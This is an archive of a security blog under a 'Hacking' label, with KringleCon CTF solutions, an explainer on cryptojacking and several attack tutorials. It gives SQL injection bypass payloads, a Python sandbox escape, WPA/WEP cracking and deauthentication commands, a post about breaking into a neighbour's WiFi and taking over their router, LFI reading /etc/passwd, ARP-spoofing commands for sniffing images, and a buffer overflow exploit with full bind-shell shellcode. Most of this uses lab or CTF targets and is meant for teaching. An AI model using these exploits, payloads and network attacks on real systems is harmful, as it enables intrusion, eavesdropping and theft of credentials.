Showing posts with label Hacking. Show all posts

Tuesday, January 22, 2019

KringleCon | Python Escape from LA | CTF Challenge Solution

Written by Pranshu Bajpai | Twitter | LinkedIn


Python Escape from LA


This challenge is about breaking out of a restricted shell to execute a program that resides in the directory. In this case, we are provided a Python shell but we cannot import any modules that would let us perform advanced tasks such as executing a binary. The administrators have tried to ensure this by implementing what looks like a blacklist of words such as 'import' and 'exec'.


Playing around with the possibilities, we see that while print("import") would trigger the block on the word 'import', we can get around it the block with print("im" + "port") as shown above.

We know that 'import' and 'exec' are blacklisted, but 'eval()' is not! So if we can get eval() to import the 'os' module, we can then execute the binary. However, eval() works only on expressions but 'import' is a statement. So in order to counter this, we can try __import__ ("os")

We can see that we are now able to successfully import the module os. It is pretty straightforward after this point. The following expression will allow us to execute the binary:

>>> eval('__im'+'port__ ("os")').system('./i_escaped')


Thursday, January 17, 2019

KringleCon | Badge Manipulation Question 6 | CTF Challenge Solution

Written by Pranshu Bajpai | Twitter | LinkedIn

Question 6: Badge Manipulation


The objective for this challenge is simple -- we need to bypass the authentication mechanism. The way the authentication works is the machine "Scanomatic" scan a QR code on an employee badge and grants access depending if the QR code matches a proper record in the back-end database. So we immediately think of the possibility of an SQL injection attack here since the back-end database is involved. There are two ways of entering the QR code into the system: 1) scan it using the integrated webcam or 2) upload a QR code image. 2) is a much safer option since I am uncomfortable with the idea of enabling webcam access for a CTF website. Also, I have a webcam protector physically blocking my webcam and I have no intention of taking it down for this challenge.


So we need a way to inject SQL queries into the database. But first we need to have the SQL queries in the form of a QR code. This online QR code generator is pretty helpful. It accepts text input and converts it into QR code and provides the relevant image. We can then upload this image to the web interface.

So let us begin as we begin all SQL injection attacks. Test it with a single quote ' injected into the database and see if we can generate an error message. Sure enough, we see an error message that tells us all that we need to know.


It shows us a long error message which clearly identifies that the database type is MariaDB and that the SQL query is:

select first_name,last_name,enabled from employees where authorized = 1 and uid='{}' "limit 1".format({uid})

Now that is all that we needed to inject some valid SQL in there that can bypass authentication. So what do we need to bypass authentication? Basically, the account should be authorized and enabled. 

To make the query valid we can use the # to comment out the rest of the query after our point of injection. Our point of injection is the field 'uid'. So we can the end uid field with single quote ' followed by a #. So we try the following injection:
' #
That gives us a 'no authorized user account found' error message.


Alright, so we need to provide it an always True condition to nullify the 'where authorized = 1' part of the query. So let's try the following injection:

' or 1=1 #
The '1=1' part in our injection is the always true and nullifies the authorization = 1 part.  When we try this injection, we are presented with a new error message: 'authorized user account has been disabled'.


We need one final bypass for the 'enabled' part of the SQL query. So we need to formulate our injection such that both authorization and enabled are bypassed. Let's try the following:

' or enabled = 1 #

This ensures that it shows us a record of the first employee where the account is currently enabled. Finally, we are able to bypass authentication and are greeted with an 'access granted' message that reveals the control number that we need to solve this challenge. Note that after this injection, our SQL query would basically take this form:

select first_name,last_name,enabled from employees where authorized = 1 and uid='' or enabled = 1 #


Answer: 19880715

Tuesday, January 15, 2019

KringleCon | The Name Game & Directory Browsing | CTF Challenge Solution

Written by Pranshu Bajpai | LinkedIn

Minty Candycane: The Name Game

This challenge presents us with an onboarding system written in Powershell. There’s a command injection 
vulnerability in the system that allows us to injection arbitrary commands after the ; is used to end the previous
query. For example, we can select option 2 in the onboarding system, and inject:

; sqlite3 ;
This allows us to enter the sqlite environment where we can query the database to discover the relevant
information as shown in the figure.
Answer: Scott

Question 2 Directory Browsing

This one a simple directory traversal vulnerability where when we click on ‘apply now’, we are redirected to the
following URL:
If we remove the cfp.html and try to navigate to the cfp directory, the directory traversal vulnerability is apparent.
The files in this directory are listed for everyone on the Internet to see. We can now access ‘rejected_talks.csv’ 
which gives us the information we need to progress to the next challenge.
Answer: John McClane

Tuesday, May 8, 2018

Cryptojacking spreads across the web


File 20180501 135837 y8qre9.jpg?ixlib=rb 1.1
Is someone else making money on your computer? WICHAI WONGJONGJAIHAN/Shutterstock.com
 
Pranshu Bajpai, Michigan State University and Richard Enbody, Michigan State University
 

Right now, your computer might be using its memory and processor power – and your electricity – to generate money for someone else, without you ever knowing. It’s called “cryptojacking,” and it is an offshoot of the rising popularity of cryptocurrencies like bitcoin.
Instead of minting coins or printing paper money, creating new units of cryptocurrencies, which is called “mining,” involves performing complex mathematical calculations. These intentionally difficult calculations securely record transactions among people using the cryptocurrency and provide an objective record of the “order” in which transactions are conducted.
The user who successfully completes each calculation gets a reward in the form of a tiny amount of that cryptocurrency. That helps offset the main costs of mining, which involve buying advanced computer processors and paying for electricity to run them. It is not surprising that enterprising cryptocurrency enthusiasts have found a way to increase their profits, mining currency for themselves by using other people’s processing and electrical power.
Our security research group at Michigan State University is presently focused on researching ransomware and cryptojacking – the two biggest threats to user security in 2018. Our preliminary web crawl identified 212 websites involved in cryptojacking.

Types of cryptojacking


There are two forms of cryptojacking; one is like other malware attacks and involves tricking a user into downloading a mining application to their computer. It’s far easier, however, just to lure visitors to a webpage that includes a script their web browser software runs or to embed a mining script in a common website. Another variant of this latter approach is to inject cryptomining scripts into ad networks that legitimate websites then unknowingly serve to their visitors.


Source code of a cryptojacking website, with a box around the text telling the software where to credit any cryptocurrency earnings. Screenshot by Pranshu Bajpai, CC BY-ND

The mining script can be very small – just a few lines of text that download a small program from a web server, activate it on the user’s own browser and tell the program where to credit any mined cryptocurrency. The user’s computer and electricity do all the work, and the person who wrote the code gets all the proceeds. The computer’s owner may never even realize what’s going on.

Is all cryptocurrency mining bad?


There are legitimate purposes for this sort of embedded cryptocurrency mining – if it is disclosed to users rather than happening secretly. Salon, for example, is asking its visitors to help provide financial support for the site in one of two ways: Either allow the site to display advertising, for which Salon gets paid, or let the site conduct cryptocurrency mining while reading its articles. That’s a case when the site is making very clear to users what it’s doing, including the effect on their computers’ performance, so there is not a problem. More recently, a UNICEF charity allows people to donate their computer’s processing power to mine cryptocurrency.
However, many sites do not let users know what is happening, so they are engaging in cryptojacking. Our initial analysis indicates that many sites with cryptojacking software are engaged in other dubious practices: Some of them are classified by internet security firm FortiGuard as “malicious websites,” known to be homes for destructive and malicious software. Other cryptojacking sites were classified as “pornography” sites, many of which appeared to be hosting or indexing potentially illegal pornographic content.


The problem is so severe that Google recently announced it would ban all extensions that involved cryptocurrency mining from its Chrome browser – regardless of whether the mining was done openly or in secret.
The longer a person stays on a cryptojacked website, the more cryptocurrency their computer will mine. The most successful cryptojacking efforts are on streaming media sites, because they have lots of visitors who stay a long time. While legitimate streaming websites such as YouTube and Netflix are safe for users, some sites that host pirated videos are targeting visitors for cryptojacking.
Other sites extend a user’s apparent visit time by opening a tiny additional browser window and placing it in a hard-to-spot part of the screen, say, behind the taskbar. So even after a user closes the original window, the site stays connected and continues to mine cryptocurrency.

What harm does cryptojacking do?


The amount of electricity a computer uses depends on what it’s doing. Mining is very processor-intensive – and that activity requires more power. So a laptop’s battery will drain faster if it’s mining, like when it’s displaying a 4K video or handling a 3D rendering.
Similarly, a desktop computer will draw more power from the wall, both to power the processor and to run fans to prevent the machine from overheating. And even with proper cooling, the increased heat can take its own toll over the long term, damaging hardware and slowing down the computer.
This harms not only individuals whose computers are hijacked for cryptocurrency mining, but also universities, companies and other large organizations. A large number of cryptojacked machines across an institution can consume substantial amounts of electricity and damage large numbers of computers.

Protecting against cryptojacking


Users may be able to recognize cryptojacking on their own. Because it involves increasing processor activity, the computer’s temperature can climb – and the computer’s fan may activate or run more quickly in an attempt to cool things down.
People who are concerned their computers may have been subjected to cryptojacking should run an up-to-date antivirus program. While cryptojacking scripts are not necessarily actual computer viruses, most antivirus software packages also check for other types of malicious software. That usually includes identifying and blocking mining malware and even browser-based mining scripts.


A virus-checking program identifies cryptojacking malware. Screenshot by Pranshu Bajpai, CC BY-ND

Installing software updates may also help users block attacks that try to download cryptojacking software or other malicious programs to their computers. In addition, browser add-ons that block mining scripts can reduce the likelihood of being cryptojacked by code embedded in websites. Further, users should either turn off or use a strong password to secure remote services such as Microsoft’s Remote Desktop Connection or secure shell (SSH) access.
The ConversationCryptocurrency mining can be a legitimate source of revenue – but not when done secretly or by hijacking others’ computers to do the work and having them pay the resulting financial costs.
Pranshu Bajpai, Security Researcher, PhD Candidate, Michigan State University and Richard Enbody, Associate Professor, Computer Science & Engineering, Michigan State University
This article was originally published on The Conversation. Read the original article.

Thursday, December 19, 2013

WPA / WPA2 Handshake Cracking WITH Dictionary using Aircrack-ng | How To | Wireless Hacking

Written by Pranshu Bajpai |  | LinkedIn

If you are planning to hack your nearest WPA/WPA2 network (with No WPS), I have two words for you: Good. Luck.

In all my experiments with penetration testing, I have found dictionary attacks on WPA/WPA2 handshakes to be the most annoying and futile exercises. This is because:
  • going through each word in a dictionary file containing millions of words is time-consuming.
  • success is not guaranteed (the passphrase may not be present in your dictionary).
During my experiments in India, the WiFi passphrases are usually a combination of Hindi and English words or a Hindu name which are, of course, not present in any dictionary that I download no matter how exhaustive it promises to be.

If you are still brave enough to try a dictionary attack on WPA handshake, here's the procedure.

UPDATE: I have also posted a video on how capture and crack a WPA hanshake on my YouTube channel.


How to launch a Dictionary Attack on WPA Handshake

You might get lucky and your nearest WiFi password may be based on a common dictionary word or number sequence. In such a case, you may succeed with a dictionary attack.

Step 1: Enable monitor mode on wireless interface
#airmon-ng start wlan0
This will start the monitor mode.

Step 2: Take note of the nearest WiFi networks.
#airodump-ng mon0
Step 3: Take note of the channel of your target network, dump packets from that channel and save them to a local capture file.
#airodump-ng -c6 mon0 -w capture_file
Step 4: Wait for WPA handshake capture

At this point, you can use 'aireplay-ng' to de-authenticate an associated legitimate client from the network. The point is that as he/she will authenticate again shortly, we will capture the handshake without having to wait too long:
#aireplay-ng --deauth 0 -a <AP_MAC> -c <CLIENT_MAC> mon0
If you don't know the MAC of any associated client, simply 'broadcast' a 'deauth' to all clients:
#aireplay-ng --deauth 0 -a <AP_MAC> mon0


Step 5: After you grab a WPA handshake comes the hard part of brute forcing using a dictionary. Use 'aircrack-ng' for this:
#aircrack-ng capture_file-01.cap -w /media/Pranshu/...../dic/dark0de.lst


Now say your prayers and hope the passphrase is present in the dictionary you chose.


You can also use online distributed WPA/WPA2 handshake cracking tool on this website:

Note that if the Access Point has WPS Enabled, it becomes easier to recover the WPA / WPA2 passphrase as there are only 11,000 possible combinations needed to brute force the WPS PIN due to an implementation flaw.

Disclaimer: This is for experimentation or authorized penetration testing purposes only.

Wednesday, December 11, 2013

Hacking Neighbour's Wifi (Password) | Hacking Neighbor's Wireless (Internet) | Step by Step How To

Written by Pranshu Bajpai |  | LinkedIn

Disclaimer: For educational purposes only: This is meant merely to exhibit the dangers of using Poor wireless security. Please note that prior to beginning the test you should seek explicit consent from the owner if the access point does not belong to you.

Hacking into a Neighbor's Wifi access point

OS: Kali Linux
Test Subject: Neighbor's WiFi Access Point
Encryption: WEP

I noticed 4 wireless Access Points in the vicinity. 3 of these were using WPA / WPA2 and I was in no mood for a dictionary attack on WPA handshake, since it takes a long time and success isn't guaranteed. I found one access point using WEP Security and as you know it is an outdated protocol with poor security.

I tested penetrating this WEP access point using the same Aircrack-ng Suite of tools as I have mentioned in this previous post.

Step 1: Discovered the WEP AP having SSID 'dlink'  (Notice the weak signal power from neighbor's house to mine)


Step 2: Collected the required number of Data Packets from the WEP Network. Meanwhile, I used 'aireplay-ng --arpreplay' to increase the data rate since I am not a Patient soul.


Step 3: Saved the data packets in a file called 'neighbor-01.cap' and cracked the password using 'Aircrack-ng'


The Key for the Neighbor's Wifi turned out to be: "1234567890"   -    (An easily guessable Password, just what I expected from someone using WEP Security in 2014)

Step 4: I connected to the wifi using the decrypted key, it allocated an IP to me using DHCP (192.168.0.102)


Note: If you want a better step by step on how to hack a WiFi, check out my previous post here.

5: I was connected to the Internet.

6: Since I was part of their network now, curiosity got the better of me and I decided to scan the network and see who else is connected. I found 3 devices in the network:

One was my Laptop
Another one was my cellphone (I connected my cellphone to the network earlier)
And third was the Dlink router itself (192.168.0.1)
None of the neighbor's own devices were connected to the network at the time.

nmap told me that the dlink router had an open port 80, which reminded me to check out the control panel of this dlink device.

Step 7: So I fired up my browser and went to '192.168.0.1:80' which opened the login panel for dlink access point control panel


Step 8:  Quick google search revealed that defaults for login on dlink devices are:
username: 'admin' and password:blank
Step 9: A tried logging in with defaults and got access to the control panel.


(Again BAD security practice: leaving defaults unchanged!)



Step 10: I was getting weak power from the AP and decided to upgrade their firmware and see if it made a difference.

The Current firmware of the neighbor's wifi was '5.10'

I checked for latest Firmware available. It was '5.13'


I downloaded the upgrade on my machine ("DIR********.bin")

Step 11: I made a backup of the configuration of the Access point before upgrading. I saved backup 'config.bin' to my laptop from the neighbor's wifi

Step 12: I went ahead and upgraded the Firmware. I uploaded the DIR****.bin from my laptop to the access point and it went for a reboot.


I lost access to the WiFi after the upgrade.

I figured the new upgraded firmware changed the Password for the WiFi now and I couldn't connect to it anymore. Moreover, since I lost access to the Internet now along with the WiFi, I couldn't Google the default password for the upgraded firmware anymore.

And I couldn't crack it either because this time no one--not even the neighbor himself--would be able to authenticate to the WiFi with the new unknown password after the firmware upgrade and hence no data packets would be generated and I will have nothing to crack.

Step: I fired up 'Airodump-ng' again and noticed that the firmware upgrade simply changed the access point security to "open", ie, no password is required to connect to it.

Step: I connected to the "Open" wifi and restored the Configuration settings using the 'config.bin' backup I made earlier.

I manually selected WPA2 security and provided the same password as used earlier by my neighbor ("1234567890")

Disclaimer: Please note that I had explicit consent from the owner before commencing this test. If you do not have such permission, please try it on your own access point. Failing to do so will result in illicit activities.


Tuesday, November 5, 2013

Buffer Overflow Attack Example [Sending Shellcode] | Tutorial | Exploit Research | How To

Written by Pranshu Bajpai |  | LinkedIn

This is a demonstration of a Buffer Overflow attack to get remote shell of a Windows box.

Vulnerable Program - Server-Memcpy.exe [Resource: SecurityTube]
Vulnerable Function  - memcpy
Tools - msfpayload, Immunity Debugger

Read up on Memory layout and Stack Frames before you begin [see 'Resources' at the bottom of this page]


Buffer Overflow Attack Example and Demonstration

Testing the Vulnerability to discover the possibility of a Buffer Overflow

Get the vulnerable server running on a Windows box and note the IP.


Create an exploit in python on your Linux machine sending input to the remote vulnerable server running on the Windows box.

Send an input of  "A" * 1000 and notice the server crashing on the Windows box after receiving the first 1024 bytes.

Now load the server.exe in the Immunity Debugger and run the executable (F9).

Run the exploit on Linux box again to send an input of "A" * 1000 to crash the server on Windows box.

Notice the state of the registers and stack in the debugger after the server crashes. Notice EBP and EIP overflow and now both contain '41414141' which is hex for "AAAA".

Now we can see that we can overflow the buffer and manipulate the address stored in EIP and EBP.

Caculating the Offset using pattern_create and pattern_offset


To calculate the Offset we need 'pattern_create.rb' and 'pattern_offset.rb' included with the Metasploit Framework Toolkit

Create a Large Pattern (of 1000 bytes) using pattern_create


Copy and Pattern and send this pattern as Input to the Vulnerable server using the Python Exploit

Check the Value of EIP in the debugger [In this case it is 6A413969]


 Search for this value in the pattern by using pattern_offset.rb


Note down the offset value = 268 [So now we understand that these first 268 bytes don't matter to us, they are just used to fill the buffer]

We are interested in the remaining bytes which will include the return address and the payload (shellcode) and optionally NOP sled.

Finding the Return Address

Now we need to find out the return address to be fed to EIP which will point to the Malicious payload (Shellcode) in the stack

We notice that the return address can be 0022FB70

In Little Endian format the return address is \x70\xFB\x22\x00


Creating Payload [ Generating Shellcode for Windows box ]

Now we require the payload (shellcode). It can be generated using msfpayload


About Bad Bytes in the Shellcode or Return Address

(If you're a beginner, this might confuse you. If that's the case, skip this part as it doesn't apply for this particular example.)

Remember to remove any bad bytes if you notice them in the shellcode or return address (bytes like null, carriage return).

We notice that our return address has a byte "\x00" in the end which is a bad byte.

However, in this particular case, since the function is memcpy, the string terminator byte of "\x00" doesn't matter.

But in a function like strcpy this bad byte would terminate the string and we would have to use address of a JUMP ESP as return address.

Constructing Final Exploit Code

In the Python exploit, Send Input = 268 Random bytes (A) + Return Address (\x70\xFB\x22\x00) + Shellcode

Final Exploit Code would send the following input to the Vulnerable Server

----------------------------exploit-excerpt------------------------------

_to_send = "A" * 268

_to_send+= "\x70\xFB\x22\x00"

_to_send+= ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")

sock.send(_to_send)

----------------------------exploit-excerpt------------------------------

Exploit Successful, We got a Shell!! 0wn3d!

Send the exploit to vulnerable server (IP: 172.19.19.192, in this case)

This would spawn a shell on the Windows box which would be listening on port 4444

Use netcat to connect to the machine on port 4444


At server side on Windows box, the server is still running and shows that it has received 613 bytes


Do the Math

Random bytes of "A" =           268   bytes
Return Address         =               4   bytes
Payload                    =            341   bytes
_________________________________

Total                       =              613  bytes
_________________________________


Resources:


Smashing The Stack for Fun and Profit - AlephOne  [It's very important to read this]

Exploit Research @ SecurityTube


Thursday, October 17, 2013

Local PHP File Inclusion Vulnerability Example | Web Applications Hacking | How To | LFI PHP

Written by Pranshu Bajpai |  | LinkedIn

The vulnerability lies in how web pages are invoked on a web server. If an absolute path or direct referencing is used then it is possible to invoke pages on the server that a hacker has no business seeing.

You can read up on the theory here.

How To Exploit Local PHP File Inclusion Vulnerability on a Web Server | Mutillidae

Attacked Server: 1. Mutillidae  2. Net-force
Vulnerable Page: /mutillidae/index.php?page=
Attack Type: Local PHP File Inclusion


A hacker notices that a GET Parameter 'page' is used to 'include' pages residing on a web server.

We know the web server is running on a Linux system. So we try to invoke the password file in Linux by specifying it's absolute path:

page=/etc/passwd


If the web server was running on Windows system we could test the same trying to invoke:

page=C:\\boot.ini

The contents of the file would be displayed on the screen if Local File Inclusion exists:


Notice the Password Hash for the user 'NetForce'. This can be cracked by johntheripper [JTR]

Such attacks can be avoided by not using absolute paths while referencing web pages on servers or using if-else structures to call specific pages only or encoding the attackers request (/etc/passwd)

How To Test Cookie / Session ID Randomness Using Burp Suite Sequencer

Written by Pranshu Bajpai |  | LinkedIn

When you log on to a web server, a session is created which is identified by a session ID. The session identifier can be a cookie. This cookie holds the session ID so that one can log in once for each session (From there on, the session is then passed on to various web pages one browses on that server). Read up on Session Management.

Session, hence, depends on the session ID. In PHP, the 'PHPSESSID' holds the session ID when you visit a webpage on the server.

This needs to be random enough to preserve the security of the session. If an attacker is able to estimate what the session ID is going to be, he/she can bypass authentication.

Test for Randomness of the Session ID / PHPSESSID / Cookie | Mutillidae

Attacked Server: Mutillidae
Test Page: Main Login Page
Test Parameter: PHPSESSID
Test Type: Session Randomness

1. Load up the web page on the server and intercept the request in Burp Proxy. Now notice the server sets the PHPSESSID. Delete this and forward the request to server.

The server notices the mission PHPSESSID and sets a new ID.

Now delete this and right click 'Send to Sequencer'


2. In the sequencer make sure PHPSESSID is highlighted for testing and being the test > 'Start live capture'

3. The test will keep grabbing new tokens and then analyze this sample data for randomness.

For accurate results wait until sample size is at least 200 tokes


Then click 'Analyze Now'

Notice the Entropy is 121 bits which is 'excellent' (Entropy refers to the randomness)

So this test ensures the unpredictability of the Session ID

Fuzz Testing Web Applications With Burp Suite | Burp Intruder [Sniper] to Fuzz Parameters

Written by Pranshu Bajpai |  | LinkedIn

IronGeek made a lot of good videos about testing web applications with Burp Suite. I tested these attacks out myself.

Attacked Server: Mutillidae
Test Page: Main Login Form
Test Parameter: Username
Test Type: Fuzzing

In simple words, fuzzing means sending "weird" data to the server and observing how it reacts to it. More formal explanation can be found here.

Fuzz Testing Login Form Parameters using Burp Suite | Mutillidae


1. Enter any username on the web page, press enter and intercept the request in Burp Proxy. Then send it to "Intruder"

2. Select the "sniper" attack type in Intruder and select the username parameter to be fuzzed [marked by $..$]


3. Now time to set the 'Payload', that is, what that "weird" data is going to be. For test purposes, I used a simple list where I inserted payload manually. You can use various fuzz lists available on the Internet.

4. Notice one of the fuzz payloads is '


5. Click Start Attack. And after it finishes notice the server response page. HTTP Codes are '200 OK'. And the length of the returned pages (server response) is of interest.

Almost all response page lengths are the same, except the one for the payload '

'Render' this page in Burp and you will see that the page is greater in length because it returns additional error lines (database error, SQL injection attacks possible)

So the fuzz test revealed possible SQL injection on the login form on parameter 'Username'

Directory Browsing Vulnerability | Directory Listing / Traversal Attack | How To | Demo [Screenshots] | Mutillidae

Written by Pranshu Bajpai |  | LinkedIn

As a web application penetration tester, when you find directory browsing enabled on a web server, you include it in your report, but you know exploiting it is a long shot.

The main threat lies in the fact that the attacker can view all the files present on the web directory. This might include PHP files (or files in other web languages). If the attacker is dedicated enough, he will read these PHP codes to figure out a way to circumvent security.

Directory Browsing Vulnerability in Mutillidae


An attacker can review the code behind these PHP scripts to find potential weaknesses


Driftnet Tutorial | How to Sniff Images with Driftnet + Arpspoof / Ettercap | Kali Linux / Backtrack

Written by Pranshu Bajpai |  | LinkedIn

If you're on a shared LAN and you are curious to know what kind of images people are searching for over the web on your Local LAN, you can use Driftnet.

For a penetration tester, there's no direct point of doing this, but since I tested this, I thought I might as well make a post about it. As a network administrator who is enforcing a policy on what kind of images are being searched on the local network, this might come in handy to see what images people are viewing at any time.

How to Sniff Images using Driftnet | ARP Spoofing with Arpspoof or Ettercap in Kali Linux

If you are learning, it is better to use Arpspoof to do the spoofing since it's a manual command line tool and if you set up the man in the middle attack in this manner, it will aid your learning.

1. Enable IP forwarding
#echo 1 >> /proc/sys/net/ipv4/ip_forward
2. Use Arpspoof on the desired interface [eth0] to spoof local switch's MAC to your own for a particular Victim IP in the network [see Figure below]


Victim machines now think you are the switch, hence all packets destined for the switch arrive on your machine.

3. Use Arpspoof to spoof the victim's MAC to your own for the switch on the network.


Traffic from switch destined to the victim's IP now arrives on your machine.

You are now acting as the "man in the middle"

4. Fire up driftnet. If you've done it all right, you should see the images


Looks like someone's hunting for a new dress.

Using Ettercap to perform the ARP Spoof


This is a GUI tool, and ARP Spoofing using Ettercap is simply point and click a few times. There are several tutorials on it on the web, so I am not covering that. But the concept is the same Man in the Middle Attack.


Wednesday, October 9, 2013

Web Applications Authentication Brute Force | Practical Demo [Screenshots] | Brute Force Website Login | How To

Written by  | Google+ Pranshu Bajpai | LinkedIn

This post is meant to elucidate  web application brute forcing by providing a practical demo.

Read up on Authentication Brute Force here.

OWASP testing guide is your friend in Web Application Hacking.

How To Brute Force Website Login | Web Application Hacking Example | Authentication Brute Force


We have a 'Test' website running on 172.19.17.120. I have created a Test account on it with username 'pranshu' and password 'p'. (As we are playing the part of a penetration tester, during the test we will assume we do not know the password)

It has a login form requiring a 'username' and 'password'. HTTP POST Request Parameters are used.

Set up Burpsuite Proxy to intercept traffic between your browser and the server page you will be trying to brute force [Read up on Burpsuite]


Then send these to Burpsuite 'Intruder' to be attacked

The attack we will use is 'Cluster Bomb'

The highlighted parameters in the image above are the ones which will be bruteforced.

In case you already know 'username', "un-highlight" it, meaning Brute Force Password only. Since I already know the username is 'pranshu', I will try to brute force the password and set username as 'pranshu'


Payload type is a 'simple list' of characters 'a,b,c,d....z'  [which we will use as possible passwords]

Execute the attack. It will set the username to 'pranshu' and go through the 'simple list', trying every possible alphabet as password. All will recieve HTTP code 200 (OK)


Except one where the payload was set to 'p'. It received HTTP code 302 (Redirect)

If you know HTTP codes you know that 302 (Redirect) means that the webpage is trying to send us to another page. As a penetration tester, I would guess that the re-direction is occurring because of successful login (redirect to 'Home' page or something)

To verfiy this, I 'render' the 'response' in Burp suite and sure enough I see I am logged in as user 'pranshu'.

In this case, I have used BurpSuite but you can use 'Brutus' or 'Hydra' for such online brute force password cracking.